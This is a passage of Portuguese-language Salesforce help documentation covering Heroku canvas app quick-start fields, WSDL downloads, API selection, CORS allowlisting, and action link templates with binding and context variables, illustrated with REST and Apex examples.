Nome do aplicativo de tela	Nome do aplicativo de tela. O comprimento máximo é de 30 caracteres.
Nome do aplicativo do Heroku	Nome do aplicativo do Heroku. O nome deve começar com uma letra e somente pode conter letras minúsculas, números e traços. Esse nome se torna parte do URL para o aplicativo. O comprimento máximo é de 30 caracteres.
Descrição do aplicativo de tela	Descrição do aplicativo de tela. Essa descrição aparece quando você edita o aplicativo de tela no Salesforce. O comprimento máximo é de 200 caracteres.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Professional Edition (com API e Force.com Canvas ativadas)** e **Developer**

PERMISSÕES DO USUÁRIO

Para ver o visualizador:

- "Personalizar aplicativo"
- E
- "Modificar todos os dados"

Campo	Descrição
Tipo de autenticação	<p>Como o início rápido autentica com o Heroku para criar o aplicativo de tela.</p> <ul style="list-style-type: none"> • OAuth: usa o token do Heroku se o usuário atual estiver logado no Heroku. Do contrário, inicia o fluxo de OAuth do Heroku • Nome de usuário/senha: usa o nome de usuário e a senha do Heroku • Chave de API: usa a chave de API do Heroku
Nome de usuário do Heroku	<p>O nome de usuário da conta usada para fazer login no Heroku. O aplicativo do Heroku é criado sob essas credenciais de usuário.</p> <p> Nota: Esse campo tem um comprimento máximo de 30 caracteres. Se seu nome de usuário de Heroku tiver mais de 30 caracteres, será preciso inserir a chave de API associada à sua conta do Heroku no campo Chave de API do Heroku.</p>
Senha do Heroku	<p>A senha da conta usada para fazer login no Heroku.</p>
Chave da API do Heroku	<p>Ao invés de usar um nome de usuário e uma senha da conta do Heroku, é possível usar a chave de API associada a essa conta. Você pode encontrar esse valor na página Minha conta do Heroku.</p>

 **Nota:** O nome de usuário e senha do Heroku não são armazenados em nenhum lugar, mas usados apenas durante o processo de criação do aplicativo em uma conexão segura.

CONSULTE TAMBÉM:

- [Visão geral de aplicativos conectados](#)
- [Criando um Aplicativo conectado](#)

Escopo operacional do campo

Os campos que aparecem na página Escopo operacional dos campos são mencionadas pelo escopo operacional:

- Se a caixa de seleção **Atualizado** estiver marcada, o campo será atualizado usando a operação de linguagem de manipulação de banco de dados (DML, database manipulation language), como `insert` ou `update`. Para obter mais informações, consulte Noções básicas sobre dependências.

Se a caixa de seleção **Atualizado** não estiver marcada, o campo só será mencionado dentro do escopo operacional. Por exemplo, ele pode ser incluído como parte de uma instrução `select`.

- Se a caixa de seleção **ID externo** estiver selecionada, o campo agirá como ID externo. O campo ID externo contém identificadores de registro exclusivos a partir de um sistema fora do Salesforce. Você pode usar a pesquisa da barra lateral para encontrar valores de ID externo e o campo na API do Force.com. Ao usar o Assistente de importação de dados para soluções e objetos personalizados, você poderá usar esse campo para evitar valores duplicados.

EDIÇÕES

Disponível em: Salesforce Classic

Os pacotes do AppExchange e o Visualforce estão disponíveis em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Apex disponível em: Edições **Enterprise, Performance, Unlimited, Developer e Database.com**

PERMISSÕES DO USUÁRIO

Para carregar pacotes:

- "Carregar pacotes do AppExchange"

Para exibir as dependências do Apex:

- "Apex do autor"

Para exibir as dependências do Visualforce:

- "Modo de desenvolvimento"

Fazendo download de WSDLs do Salesforce e Certificados de autenticação de cliente

Você pode fazer download do documento WSDL (Web Services Description Language) para integrar seus aplicativos com o Salesforce utilizando a API.

Os seguintes WSDLs estão disponíveis:

- **WSDL empresarial** - Use este documento do WSDL para criar uma integração de uma única organização. O WSDL empresarial é fortemente tipificado, o que significa que contém objetos e campos com tipos de dados específicos, tais como `int` e `string`. Clientes que usam o documento de WSDL empresarial devem fazer download e reconsumi-lo sempre que a organização fizer uma alteração nos objetos ou campos padrão ou sempre que eles quiserem usar uma versão diferente da API.
- **WSDL do parceiro** - Use este WSDL para criar uma integração que pode funcionar em todas as organizações do Salesforce, independente dos seus objetos personalizados ou campos. Normalmente, parceiros e ISVs usam este WSDL. A identificação de tipos é fraca, o que significa que você trabalha com os mesmos pares de nome-valor dos nomes de campo e valores, em vez de tipos de dados específicos. O documento de WSDL do parceiro só precisa ser baixado e consumido uma vez por versão da API.
- **Apex WSDL** - Use esta WSDL para executar ou compilar o Apex em outro ambiente.
- **WSDL de metadados** - Use este WSDL para migrar as alterações de configuração entre organizações ou trabalhar com personalizações na sua organização como arquivos de metadados XML.

Para fazer download do documento WSDL:

1. Em Configuração, insira `API` na caixa **Busca rápida** e selecione **API**.
2. Faça download do WSDL adequado:
 - Se você estiver fazendo download de um WSDL empresarial e tiver gerenciado os pacotes instalados na sua organização, clique em **Gerar WSDL empresarial**. O Salesforce solicita que você selecione a versão de cada pacote instalado, de forma a incluir no WSDL gerado.
 - Caso contrário, clique com o botão direito no link do documento WSDL apropriado para salvá-lo em um diretório local. No menu do botão direito do mouse, os usuários do Internet Explorer podem escolher **Salvar Destino Como**; os usuários do Mozilla Firefox podem escolher **Salvar link como**.
3. Em seu computador, importe a cópia local do documento WSDL em seu ambiente de desenvolvimento.

 **Nota:** Você também pode selecionar as versões do pacote padrão sem fazer download de um WSDL na seção de Configurações da versão do pacote.

Você pode também fazer download de um certificado para autenticar organizações do Salesforce. Use este certificado para envio de mensagens de saída do fluxo de trabalho. Este certificado deve identificar que a solicitação está vindo de Salesforce, não de um usuário específico. Se você quiser usar certificados para garantir conexões seguras usando outros recursos do Salesforce, como callouts do Apex, use certificados e pares de chave do Salesforce.

Em Configuração, insira `API` na caixa **Busca rápida**, selecione **API** e, na página **Fazer o download do WSDL**, clique com o botão direito do mouse em **Fazer download de certificado do cliente** e salve-o em um local adequado. Você pode então importar o certificado descarregado para o servidor de aplicativos e configurar o servidor para solicitar o certificado de cliente.

CONSULTE TAMBÉM:

<http://www.salesforce.com/us/developer/docs/apexcode/index.htm>

http://www.salesforce.com/us/developer/docs/api_meta/index.htm

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Professional, Enterprise, Developer e Database.com** Editions

PERMISSÕES DO USUÁRIO

Para fazer download do WSDL:

- “Personalizar aplicativo”

Qual API devo usar?

O Salesforce fornece um acesso programático às informações de sua organização usando interfaces de programação de aplicativo simples, robustas e seguras.

Nome da API	Protocolo	Formato de data	Comunicação
API REST	REST	JSON, XML	Síncrono
API SOAP	SOAP (WSDL)	XML	Síncrono
API REST do Chatter	REST	JSON, XML	Síncrono (fotos são processadas de forma assíncrona)
API em massa	REST	CSV, XML	Assíncrono
API de metadados	SOAP (WSDL)	XML	Assíncrono
API de streaming	Bayeux	JSON	Assíncrono (fluxo de dados)
API REST do Apex	REST	JSON, XML, Personalizado	Síncrono
API SOAP do Apex	SOAP (WSDL)	XML	Síncrono
API do conjunto de ferramentas	REST ou SOAP (WSDL)	JSON, XML, Personalizado	Síncrono

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer e Database.com**

PERMISSÕES DO USUÁRIO

Para usar as APIs

- "API ativada"

Quando usar a API REST

Uma API REST oferece uma interface de serviços da Web baseada em REST avançada, conveniente e simples para interagir com o Salesforce. Suas vantagens incluem facilidade de integração e desenvolvimento. Uma excelente opção de tecnologia para uso com aplicativos móveis e projetos Web. No entanto, se houver muitos registros para processar, considere a possibilidade de usar a API em massa, que é baseada nos princípios do REST e otimizada para grandes conjuntos de dados.

Quando usar a API SOAP

Uma API SOAP oferece uma interface de serviços da Web baseada em SOAP avançada, conveniente e simples para interagir com o Salesforce. Pode-se usar a API SOAP para criar, recuperar, atualizar ou excluir registros. Você pode usar API SOAP para realizar pesquisas e muito mais. Use a API SOAP em qualquer idioma que suporte serviços da Web.

Por exemplo, você pode usar a API SOAP para integrar o Salesforce aos sistemas ERP e financeiros da sua organização. Também é possível fornecer informações de suporte e vendas em tempo real aos portais da empresa e preencher os sistemas comerciais críticos com informações dos clientes.

Quando usar a API REST do Chatter

Use a API REST do Chatter para exibir dados do Salesforce, principalmente em aplicativos móveis. Respostas da API REST do Chatter são localizadas e estruturadas para apresentação. Você pode filtrar respostas de forma que elas contenham somente o que o aplicativo precisa. Além de feeds, usuários, grupos e seguidores do Chatter, a API REST do Chatter fornece acesso programático a arquivos, recomendações, tópicos, notificações, aquisição do Data.com e mais. A API REST do Chatter é semelhante às APIs oferecidas por outras empresas com feeds, como Facebook e Twitter, mas também expõe os recursos do Salesforce além do Chatter.

Quando usar a API em massa

API em massa é baseada nos princípios do REST e otimizada para carregamento ou exclusão de grandes conjuntos de dados. Você pode usá-la para consultar, inserir, atualizar, mesclar ou excluir muitos registros de forma assíncrona por meio do envio de lotes. O Salesforce processa lotes em segundo plano.

A API SOAP, por outro lado, é otimizada para aplicativos clientes em tempo real que atualizam alguns poucos registros por vez. Embora também possa ser usada para processar grandes números de registros, a API SOAP é menos prática quando os conjuntos de dados contêm centenas de milhares de registros. API em massa foi criada para simplificar o processo de dados de alguns milhares a milhões de registros.

A forma mais fácil de usar a API em massa é ativá-la para processar registros no Data Loader usando arquivos CSV. O uso do Data Loader elimina a necessidade de desenvolver seu próprio aplicativo cliente.

Quando usar a API de metadados

Use a API de metadados para recuperar, implementar, criar, atualizar ou excluir personalizações para a sua organização. O uso mais comum é migrar as alterações de um sandbox ou organização de teste para seu ambiente de produção. A API de metadados é destinada ao gerenciamento de personalizações e à criação de ferramentas que podem gerenciar o modelo de metadados, não os próprios dados.

A forma mais fácil de acessar a funcionalidade na API de metadados é usar o Force.com IDE ou a Force.com Migration Tool. Ambas as ferramentas são construídas com base na API de metadados e usam as ferramentas padrão Eclipse e Ant, respectivamente, para simplificar o trabalho com a API de metadados.

- O Force.com IDE é baseado na plataforma Eclipse, para programadores familiarizados com ambientes de desenvolvimento integrados. Codifique, compile, teste e implante diretamente a partir do IDE.
- A Force.com Migration Tool é ideal se você usa um script ou a linha de comando para mover metadados entre um diretório local e uma organização do Salesforce.

Quando usar a API de Streaming

Use a API de Streaming para receber notificações de alterações em dados que correspondam a uma consulta SOQL que você define.

API de streaming é útil quando você quer que notificações sejam enviadas do servidor para o cliente. Considere usar a API de streaming para aplicativos que fazem consultas frequentemente. Aplicativos que realizam consultas constantes à infraestrutura do Salesforce consomem tempo desnecessário de chamada e processamento da API. A API de streaming reduz o número de solicitações que não retornam dados e também é ideal para aplicativos que exigem notificação geral de alterações de dados.

A API de streaming permite reduzir o número de chamadas de API e melhorar o desempenho.

Quando usar a API REST do Apex

Use a API REST do Apex quando quiser expor suas classes e métodos Apex para que aplicativos externos possam acessar seu código através de arquitetura REST. API REST do Apex suporta OAuth 2.0 e ID de sessão para autorização.

Quando usar a API SOAP do Apex

Use a API SOAP do Apex quando quiser expor métodos Apex como APIs de serviço da Web SOAP, para que aplicativos externos possam acessar seu código através de SOAP.

API SOAP do Apex suporta OAuth 2.0 e ID de sessão para autorização.

Quando usar a API do conjunto de ferramentas

Use a API do conjunto de ferramentas para gerenciar e implantar cópias de trabalho de classes e acionadores do Apex e componentes e páginas do Visualforce. Você também pode definir pontos de verificação ou marcadores de heap dump, executar Apex anônimo e acessar informações de cobertura de código e registro.

Use o CORS para acessar a API REST do Chatter e a API REST

A API REST do Chatter e a API REST oferecem suporte ao CORS (compartilhamento de recursos entre origens). Para acessar essas APIs a partir do JavaScript em um navegador da Web, adicione a origem que entrega o script à lista de aprovados do CORS.

O CORS é uma recomendação do W3C que permite que navegadores da Web solicitem recursos de origens que não sejam as suas (solicitação entre origens). Por exemplo, usando CORS, um script JavaScript em `https://www.example.com` pode solicitar um recurso de `https://www.salesforce.com`.

Se um navegador que suporta CORS fizer uma solicitação para uma origem na lista de aprovados do CORS do Salesforce, o Salesforce retornará a origem no cabeçalho HTTP

`Access-Control-Allow-Origin`, juntamente com quaisquer cabeçalhos HTTP CORS adicionais. Se a origem não está incluída na lista de aprovados, o Salesforce retorna o código de status de HTTP 403.

1. Em Configuração, insira `CORS` na caixa Busca rápida e selecione **CORS**.
2. Escolha **Novo**.
3. Insira o padrão de URL da origem.

O padrão de URL da origem deve incluir o protocolo HTTPS e um nome de domínio, e pode incluir uma porta. Há suporte para o caractere curinga (*), que deve ficar na frente de um nome do domínio de segundo nível. Por exemplo, `https://*.example.com` adiciona todos os subdomínios de `example.com` à lista de aprovados.

O padrão de URL da origem pode ser um endereço IP. No entanto, um endereço IP e um domínio que são resolvidos como o mesmo endereço não são a mesma origem, e é necessário adicioná-los à lista de aprovados do CORS como entradas separadas.

 **Importante:** Ainda é necessário passar um token OAuth com as solicitações que o requerem.

Modelos de link de ação

Crie modelos de link de ação em Configuração para poder instanciar grupos de links de ação com propriedades em comum a partir da API REST do Chatter ou Apex. É possível empacotar modelos e distribuí-los a outras organizações Salesforce.

O link de ação é um botão em um elemento do feed. O clique em um link de ação pode levar o usuário a uma página da Web, iniciar o download de um arquivo ou fazer uma chamada de API para o Salesforce ou um servidor externo. O link de ação inclui um URL e um método HTTP e pode incluir informações de corpo e cabeçalho de solicitação, como um token do OAuth para autenticação. Use links de ação para integrar o Salesforce e serviços de terceiros ao feed para que os usuários possam realizar ações para impulsionar a produtividade e acelerar a inovação.

Neste exemplo, **Aprovar** e **Rejeitar** são links de ação que fazem chamadas à API REST de um site de viagens fictício para aprovar ou rejeitar um itinerário. Quando Pam criou o itinerário no site de viagens, esse site fez uma solicitação

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Developer, Enterprise, Performance e Unlimited**

PERMISSÕES DO USUÁRIO

Para criar, ler, atualizar e excluir:


- "Modificar todos os dados"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Todas as edições, exceto **Personal Edition**.

à API REST do Chatter para publicar o item do feed com os links de ação para Kevin, gerente de Pam, para que ele aprove ou rejeite o itinerário.



Importante: Os links de ação são recursos para desenvolvedores. Embora seja possível criar modelos para links de ação em Configuração, é preciso usar o Apex ou o Chatter REST API para gerar itens de ação a partir de modelos e adicioná-los aos elementos do feed.

NESTA SEÇÃO:

[Designação de modelos de link de ação](#)

Antes de criar um modelo, considere os valores que deseja definir no modelo e os valores que deseja definir com variáveis vinculantes ao instanciar os grupos de links de ação a partir do modelo.

[Criação de modelos de link de ação](#)

Crie modelos de link de ação em Configuração para poder instanciar grupos de links de ação com propriedades em comum a partir da API REST do Chatter ou Apex. É possível empacotar modelos e distribuí-los a outras organizações Salesforce.

[Edição de modelos de link de ação](#)

É possível editar todos os campos em um modelo de grupo de links de ações não publicado e em seus modelos de links de ações associados.

[Exclusão de modelos de grupo de links de ação](#)

Quando você exclui um modelo de grupo de links de ação, exclui os modelos de links de ação associados e todos os grupos de links de ação que foram instanciados dos modelos. Os grupos de links de ação excluídos desaparecem dos elementos de feed aos quais foram associados.

[Empacotamento de modelos de link de ação](#)

Empacote modelos de link de ação para distribuí-los a outras organizações Salesforce.

CONSULTE TAMBÉM:

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm

Designação de modelos de link de ação

Antes de criar um modelo, considere os valores que deseja definir no modelo e os valores que deseja definir com variáveis vinculantes ao instanciar os grupos de links de ação a partir do modelo.

- [Visão geral de modelos de link de ação](#)
- [Considerações sobre design de modelos](#)
- [Definição do horário de expiração do grupo de links de ação](#)
- [Definição de variáveis vinculantes](#)
- [Definição de quem pode ver o link de ação](#)
- [Uso de variáveis de contexto](#)

Visão geral de modelos de link de ação

Aqui está um modelo de grupo de links de ação em Configuração:

The screenshot shows the 'Action Link Group Template' configuration page in Salesforce. The page title is 'Action Link Group Template' and it is in 'Edit' mode. There are three buttons at the top: 'Save', 'Save & New', and 'Cancel'. Below the title is an 'Information' section with a red bar indicating required information. The fields are as follows:

Field	Value
Action Link Group Template ID	07gD00000004CEX
Name	Doc Example
API Name	Doc_Example
Category	Primary action
Executions Allowed	Once per User
Hours until Expiration	
Published	<input checked="" type="checkbox"/>

At the bottom of the form, there are three buttons: 'Save', 'Save & New', and 'Cancel'.

Cada grupo de links de ação deve conter ao menos um link. Este exemplo de modelo de link de ação contém três variáveis vinculantes: o número da versão da API no URL da ação, o número do item no corpo da solicitação HTTP e o valor da chave de segurança do OAuth no campo Cabeçalho HTTP.

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	Templates Overview	Position	<input type="text" value="0"/>
Action Type	<input type="text" value="API"/>	Label Key	<input type="text" value="Buy"/>
Action URL	<input type="text" value="https://www.example.com/{!Bindings.ApiVersion}/items"/>	Label	<input type="text"/>
HTTP Method	<input type="text" value="POST"/>	User Visibility	<input type="text" value="Everyone can see"/>
HTTP Request Body	<input type="text" value='{"itemNumber": "{!Bindings.ItemNumber}"}'/>	Custom User Alias	<input type="text"/>
HTTP Headers	<input type="text" value="Content-Type: application/json\nAuthorization: Bearer\n{!Bindings.BearerToken}"/>		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

A solicitação da API REST do Chatter para instanciar o grupo de links de ação e definir os valores das variáveis vinculantes:

```

POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings": [
    {
      "key": "ApiVersion",
      "value": "v1.0"
    },
    {
      "key": "ItemNumber",
      "value": "8675309"
    },
    {
      "key": "BearerToken",
      "value": "00DRR000000N0g!ARoAQMZyQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR"
    }
  ]
}
    
```

Este é o Apex code que instancia o grupo de links de ação a partir do modelo e define os valores das variáveis vinculantes:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR000000N0g!ARoAQMZYQtsP1Gs27EZ8h17vdpYXH505rv1VNprqTeD12xYnvvgD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Considerações sobre design de modelos

Considerações para projetar um modelo:

- Determine o momento da expiração do grupo de links de ação.
Consulte [Definição do horário de expiração do grupo de links de ação](#).
- Defina *variáveis vinculantes* no modelo e defina seus valores ao instanciar o grupo. Não armazene informações confidenciais em modelos. Use variáveis vinculantes para adicionar informações confidenciais em tempo de execução.
Consulte [Definição de variáveis vinculantes](#).
- Determine quem pode ver o link de ação quando está associado a um elemento de feed.
[Definição de quem pode ver o link de ação](#).
- Use *variáveis de contexto* no modelo para obter informações sobre o contexto de execução do link de ação.
Quando o link de ação é executado, o Salesforce preenche os valores e os envia na solicitação HTTP. Consulte [Usar variáveis de contexto](#).

Definição do horário de expiração do grupo de links de ação

Ao criar um grupo de links de ação a partir do modelo, a data de expiração pode ser calculada com base em um período fornecido no modelo, ou é possível definir que o grupo de links de ação não expira nunca.

Para definir as horas até a expiração em um modelo, insira um valor no campo `Horas até a expiração` do modelo de grupo de links de ação. Esse valor é o número de horas desde a instânciação do grupo de links de ação até sua remoção dos elementos de feed associados, quando não pode mais ser executado. O valor máximo é 8760, que equivale a 365 dias.

Para definir a data de expiração do grupo de links de ação ao instanciá-lo, defina a propriedade `expirationDate` do corpo de solicitação da Definição de grupo de links de ação (API REST do Chatter) ou da classe de entrada `ConnectApi.ActionLinkGroupDefinition` (Apex).

Para criar um grupo de links de ação que não expira, não insira um valor no campo `Horas até a expiração` do modelo e não insira um valor na propriedade `expirationDate` ao instanciar o grupo.

Eis como `expirationDate` e `Horas até a expiração` funcionam em conjunto ao criar um grupo de links de ação a partir de um modelo:

- Se você especifica `expirationDate`, seu valor é usado no novo grupo de links de ação.
- Se você não especifica `expirationDate` e especifica `Horas até a expiração` no modelo, o valor de `Horas até a expiração` é usado no novo grupo de links de ação.
- Se você não especifica `expirationDate` ou `Horas até a expiração`, os grupos de link de ação instanciados a partir do modelo não expiram.

Definição de variáveis vinculantes

Defina variáveis vinculantes em modelos e defina seus valores ao instanciar o grupo de links de ação.

⚠ Importante: Não armazene informações confidenciais em modelos. Use variáveis vinculantes para adicionar informações confidenciais em tempo de execução. Quando o valor de um vínculo é definido, ele é armazenado criptografado no Salesforce.

É possível definir variáveis vinculantes nos campos `URL de ação`, `Corpo da solicitação HTTP` e `Cabeçalhos HTTP` de um modelo de link de ação. Após a publicação de um modelo, é possível editar esses campos, mover variáveis vinculantes entre os campos, ou excluir variáveis vinculantes. No entanto, não é possível adicionar outras variáveis vinculantes.

Defina a chave de uma variável vinculante no modelo. Ao instanciar o grupo de links de ação, especifique a chave e seu valor.

As chaves de variáveis vinculantes têm o formato `{!Bindings.key}`.

A `chave` permite caracteres [Unicode](#) na classe predefinida de caracteres `\w`:

```
[ \p{Alpha} \p{gc=Mn} \p{gc=Me} \p{gc=Mc} \p{Digit} \p{gc=Pc} ]
```

O campo `URL da ação` possui duas variáveis vinculantes:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

O campo `Cabeçalhos de HTTP` possui duas variáveis vinculantes:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Especifique a chave e seu valor ao instanciar o grupo de links de ação na API REST do Chatter:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
```

```

    "templateBindings" : [
      {
        "key": "ApiVersion",
        "value": "1.0"
      },
      {
        "key": "ItemId",
        "value": "8675309"
      },
      {
        "key": "OAuthToken",
        "value": "00DRR0000000N0g_!..."
      },
      {
        "key": "ContentType",
        "value": "application/json"
      }
    ]
  }
}

```

Especifique as chaves de variável vinculante e defina seus valores no Apex:

```

Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
  new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
  ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
  ConnectApi.ActionLinkTemplateBindingInput();
  bindingInput.key = key;
  bindingInput.value = bindingMap.get(key);
  bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
  new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
  ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
  actionLinkGroupDefinitionInput);

```



Dica: É possível usar a mesma variável vinculante várias vezes em modelos de link de ação e apenas fornecer o valor uma vez durante a instanciação. Por exemplo, você poderia usar `{!Bindings.MyBinding}` duas vezes no campo `Corpo` da solicitação HTTP em um modelo, e novamente nos `Cabeçalhos HTTP` de outro modelo no mesmo modelo de grupo de links de ação e, ao instanciar o grupo a partir do modelo, precisaria fornecer apenas um valor dessa variável compartilhada.

Definição de quem pode ver o link de ação

Escolha um valor na lista suspensa Visibilidade de usuário para determinar quem pode ver o link de ação quando está associado a um elemento de feed.

Entre as opções disponíveis estão Apenas usuário personalizado pode ver ou Todos exceto o usuário personalizado podem ver. Escolha um desses valores para permitir que apenas um usuário específico veja o link de ação, ou para evitar que um usuário específico o veja. Em seguida, digite um valor no campo Alias de usuário personalizado. Esse valor é uma chave de variável vinculante. No código que instancia o grupo de links de ação, use a chave e especifique o valor da mesma maneira que qualquer variável vinculante.

Este modelo usa o valor de Alias de usuário personalizado **Convidado**:

The screenshot shows the 'Action Link Template Edit' interface. At the top, there are buttons for 'Save', 'Save & New', and 'Cancel'. Below is the 'Information' section, which includes a legend for required information (a red vertical bar). The form fields are as follows:

- Action Link Group Template:** Video Chat
- Position:** 0
- Action Type:** UI (dropdown menu)
- Label Key:** Accept (dropdown menu)
- Action URL:** https://www.example.com/video_chat
- Label:** (empty text field)
- HTTP Method:** GET (dropdown menu)
- User Visibility:** Only custom user can see (dropdown menu)
- HTTP Request Body:** (empty text area)
- Custom User Alias:** Invitee
- HTTP Headers:** (empty text area)
- Default Link in Group:**
- Confirmation Required:**

At the bottom of the form, there are buttons for 'Save', 'Save & New', and 'Cancel'.

Ao instanciar o grupo de links de ação, defina o valor da mesma maneira que você definiria uma variável vinculante:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
    {
```

```

        "key": "Invitee",
        "value": "005D00000017u6x"
    }
}
}

```

Se o modelo usar **Apenas o gerente do criador pode ver**, um usuário sem gerente receberá um erro ao instanciar um grupo de link de ação no modelo. Além disso, esse gerente refere-se ao gerente no momento da instanciação. Se o gerente do usuário mudar depois da instanciação, a mudança não será refletida.

Uso de variáveis de contexto

Use variáveis de contexto para passar informações sobre o usuário que executou o link de ação e o contexto em que ele foi chamado à solicitação HTTP feita ao chamar um link de ação. É possível usar variáveis de contexto nas propriedades `actionUrl`, `headers` e `requestBody` do corpo da solicitação de Entrada de definição de link de ação, ou o objeto `ConnectApi.ActionLinkDefinitionInput`. Também é possível usar variáveis de contexto nos campos URL da ação, Corpo da solicitação HTTP e Cabeçalhos HTTP de modelos de link de ação. Você pode editar esses campos, incluindo adição e remoção de variáveis de contexto, após a publicação do modelo.

Estas são as variáveis de contexto disponíveis:

Variável de contexto	Descrição
{!actionLinkId}	O ID do link de ação que o usuário executou.
{!actionLinkGroupId}	O ID do grupo de links de ação que contém o link de ação que o usuário executou.
{!communityId}	O ID da comunidade em que o usuário executou o link de ação. O valor da sua organização interna é a chave vazia "000000000000000000".
{!communityUrl}	O URL da comunidade em que o usuário executou o link de ação. O valor da sua organização interna é a string vazia "".
{!orgId}	O ID da organização em que o usuário executou o link de ação.
{!userId}	O ID do usuário que executou o link de ação.

Por exemplo, suponha que você trabalha para uma empresa chamada Survey Example e cria um aplicativo para o Salesforce AppExchange chamado **Survey Example para Salesforce**. A Empresa A tem o **Survey Example para Salesforce** instalado. Vamos imaginar que alguém da empresa A acessa `surveyexample.com` e faz uma pesquisa. O código do Survey Example usa a API REST do Chatter para criar um item de feed na organização Salesforce da Empresa A, com o texto de corpo **Faça uma pesquisa** e um link de ação com o rótulo **OK**.

O link de ação `UI` leva o usuário do Salesforce a uma página da web em `surveyexample.com` para fazer uma pesquisa.

Se você incluir uma variável de contexto `{!userId}` em Corpo da solicitação HTTP ou no URL da ação referente ao link da ação, quando um usuário clicar no link de ação no feed, o Salesforce enviará o ID do usuário que clicou na solicitação HTTP feita ao servidor.

Se for incluída uma variável de contexto `{!actionLinkId}` no código do lado do servidor de Survey Example que cria o link de ação, o Salesforce enviará uma solicitação HTTP com o ID do link de ação, que você pode salvar no banco de dados.

Este exemplo inclui a variável de contexto `{!userId}` no URL da ação do modelo de link de ação:

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	<u>Take Survey</u>	Position	<input type="text" value="0"/>
Action Type	<input type="text" value="API"/>	Label Key	<input type="text" value="Yes"/>
Action URL	<input type="text" value="https://www.example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}"/>	Label	<input type="text"/>
HTTP Method	<input type="text" value="GET"/>	User Visibility	<input type="text" value="Everyone can see"/>
HTTP Request Body	<input type="text"/>	Custom User Alias	<input type="text"/>
HTTP Headers	<input type="text"/>		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		



Dica: Variáveis vinculantes e de contexto podem ser usadas no mesmo campo. Por exemplo, este URL de ação contém uma variável vinculante e uma de contexto:
`https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

Criação de modelos de link de ação

Crie modelos de link de ação em Configuração para poder instanciar grupos de links de ação com propriedades em comum a partir da API REST do Chatter ou Apex. É possível empacotar modelos e distribuí-los a outras organizações Salesforce.

 **Nota:** Além de criar modelos de link de ação na Configuração, também é possível usar a API de metadados, a API SOAP e a API REST para criar modelos de link de ação.

